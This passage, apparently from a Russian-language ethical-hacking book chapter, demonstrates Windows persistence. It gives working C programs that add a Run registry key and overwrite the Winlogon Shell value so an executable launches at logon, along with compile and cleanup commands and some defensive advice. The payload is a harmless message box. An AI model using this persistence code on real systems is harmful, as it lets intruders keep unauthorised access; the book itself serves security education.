По умолчанию системы Windows создают следующие разделы Run:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Субъекты угроз способны воспользоваться указанными расположениями конфигурации для запуска вредоносного ПО, тем самым обеспечивая своё постоянное присутствие в системе даже после перезагрузки. Они могут применять маскировку, создавая впечатление, что записи реестра связаны с подлинными программами.

Простой пример

Рассмотрим практический пример. Предположим, мы столкнулись с кибератакой, в которой задействована вредоносная программа `hack.c`:

```
/*
 * hack.c
 * Разработка вредоносного ПО для этичных хакеров
 * Окно сообщения «Hello, Packt»
 * автор: @cocomelonc
 */
#include <windows.h>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Hello, Packt!","=^..^=", MB_OK);
  return 0;
}
```

Скомпилируем её:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe  -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

Например, на машине с Kali Linux компиляция выглядит следующим образом:




Рисунок 3.1. Компиляция нашей «вредоносной программы»

Наша вредоносная программа представляет собой всего лишь всплывающее окно сообщения.

> **Примечание.** Поскольку книга предназначена для этичных хакеров, а практические эксперименты должны оставаться простыми, мы будем использовать безвредное ПО, несмотря на то что оно играет роль вредоносного.

Далее мы разработаем программу `pers.c`, которая будет создавать разделы реестра, запускающие нашу вредоносную программу `hack.exe` при входе в операционную систему Windows:

```
/*
* Разработка вредоносного ПО для этичных хакеров
* pers.c
* Низкоуровневое закрепление в Windows посредством раздела реестра автозапуска
* автор: @cocomelonc
*/
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // вредоносное приложение
  const char* exe = "Z:\\packtpub\\chapter01\\01-classic-path-registry-run-keys\\hack.exe";
  // автозапуск
  LONG result = RegOpenKeyEx(HKEY_CURRENT_USER,
  (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0,
  KEY_WRITE, &hkey);
  if (result == ERROR_SUCCESS) {
    // создать новый раздел реестра
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)
    exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

Как видно из исходного кода, логика этой программы чрезвычайно проста и понятна. Мы всего лишь создали новый раздел реестра. Добавляя записи в разделы Run с помощью терминала, также можно добиться закрепления. Однако мне нравится писать код, а эта книга посвящена разработке программного обеспечения, поэтому я склонен продемонстрировать другой подход, использующий несколько строк кода.

Скомпилируем программу закрепления:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o hack.exe  -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

Это выглядит следующим образом:




Рисунок 3.2. Компиляция программы закрепления

Теперь проверим всё в действии. Запустим программу закрепления:

```
PS> .\pers.exe
```

Выйдем из системы и войдём снова:




Рисунок 3.3. Выход из системы жертвы и повторный вход

После завершения примера рекомендуется удалить созданные записи реестра:

```
PS > Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name
    "hack"
PS > reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```

Если на вашей машине установлена Windows 10, результат этой операции выглядит следующим образом:

```
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run
" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDr
ive.exe" /background
    Microsoft Edge Update    REG_SZ    "C:\Users\user\AppData\Local\Microsoft\E
dgeUpdate\1.3.185.29\MicrosoftEdgeUpdateCore.exe"
    hack    REG_SZ    Z:\packtpub\chapter03\01-classic-path-registry-run-keys\h
ack.exe

PS C:\Users\user> Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\C
urrentVersion\Run" -Name "hack"
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run
" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDr
ive.exe" /background
    Microsoft Edge Update    REG_SZ    "C:\Users\user\AppData\Local\Microsoft\E
dgeUpdate\1.3.185.29\MicrosoftEdgeUpdateCore.exe"
```

Рисунок 3.4. Удаление записей реестра для корректного завершения эксперимента

Создание записей реестра, запускающих вредоносное приложение при входе в Windows, - давний метод, широко применяемый красными командами. Упомянутыми возможностями обладают различные субъекты угроз и известные инструменты, включая Metasploit и PowerShell Empire. Следовательно, квалифицированный специалист синей команды должен уметь выявлять и обнаруживать такую вредоносную активность.

Использование разделов реестра, задействованных процессом Winlogon

Процесс Winlogon отвечает за вход и выход пользователей, управляет процедурами запуска и завершения работы системы, а также реализует блокировку экрана. Злоумышленники способны изменять используемые Winlogon записи реестра, чтобы обеспечить длительное присутствие в системе.

Для применения этой стратегии закрепления необходимо изменить следующие записи реестра:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
```

Тем не менее успешная реализация этой стратегии требует прав локального администратора.

Практический пример

Рассмотрим практическую реализацию и демонстрацию. Для начала создадим вредоносное приложение `hack.c`:

```
/*
 * hack.c
 * Разработка вредоносного ПО для этичных хакеров
 * Окно сообщения «Hello, Packt!»
 * автор: @cocomelonc
 */
#include <windows.h>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
LPSTR lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Hello, Packt!","=^..^=", MB_OK);
  return 0;
}
```

Скомпилируем его:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

В Kali Linux или Parrot Security OS это выглядит следующим образом:




Рисунок 3.5. Компиляция hack.c

Файл `hack.exe` необходимо развернуть на целевой машине.

Изменения записи реестра `Shell`, в которую добавляется вредоносное приложение, приведут к запуску как `explorer.exe`, так и `hack.exe` при входе в Windows.

Задачу можно быстро выполнить с помощью следующей программы:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * pers.c
 * закрепление в Windows посредством записей Winlogon
 * автор: @cocomelonc
 */
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // оболочка
  const char* sh = "explorer.exe,hack.exe";
  // автозапуск
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
  (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0,
  KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
       // создать новую запись реестра
```

```
        RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ,
        (unsigned char*)sh, strlen(sh));
        RegCloseKey(hkey);
    }
    return 0;
}
```

Теперь скомпилируйте программу, отвечающую за закрепление:

```
$ $ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive
```

В Kali Linux или Parrot Security OS это выглядит следующим образом:

```
cess]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/02-leveraging-registry-keys-utilised-by-winlogon-pro
cess]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 12:17 pers.exe
```

Рисунок 3.6. Компиляция pers.c

Для демонстрации этого метода прежде всего рекомендуется проверить записи реестра:

```
$ reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```

На нашей виртуальной машине Windows получаем следующий результат:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    user
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
```

Рисунок 3.7. Записи реестра Winlogon

Поместите вредоносное приложение в указанный каталог `C:\Windows\System32\`. Теперь необходимо выполнить программу:

```
$ .\pers.exe
```

Затем выйдите из текущего сеанса и снова войдите в систему:




Рисунок 3.8. Выход из текущего сеанса и повторный вход

В соответствии с логикой нашего вредоносного ПО появляется окно с сообщением `Hello, Packt!`:




Рисунок 3.9. Появление окна сообщения и успешное изменение записи реестра

Чтобы изучить свойства процесса, можно воспользоваться программой Process Hacker 2:




Рисунок 3.10. Свойства процесса hack.exe

После этого выполним очистку:

```
$ reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
    "Shell" /t REG_SZ /d "explorer.exe" /f
```

На виртуальной машине Windows 10 x64 результат выглядит следующим образом:




Рисунок 3.11. Очистка после экспериментов

Какие меры защиты можно применить в этой ситуации? Рекомендуется ограничить привилегии учётных записей пользователей, чтобы изменять вспомогательные компоненты Winlogon могли только авторизованные администраторы. Помимо обнаружения изменений в системе, которые могут указывать на попытки закрепления, для просмотра списка текущих значений вспомогательных компонентов Winlogon можно применять такие инструменты, как Sysinternals Autoruns.

Успешное применение этого метода закрепления наблюдалось в операциях группировки Turla, а также при развёртывании в реальных условиях такого программного обеспечения, как Gazer и Bazaar.

Применение подмены порядка поиска DLL для закрепления

Подмена порядка поиска DLL - хитроумный метод, который вредоносное ПО применяет для закрепления в скомпрометированной системе.

В предыдущей главе была представлена практическая демонстрация подмены DLL. На этот раз целью атаки служит Internet Explorer. Весьма вероятно, что значительная часть пользователей им не пользуется и вряд ли намеренно удалит его из операционной системы Windows.

Для начала запустим инструмент Procmon из набора Sysinternals и настроим следующие фильтры:

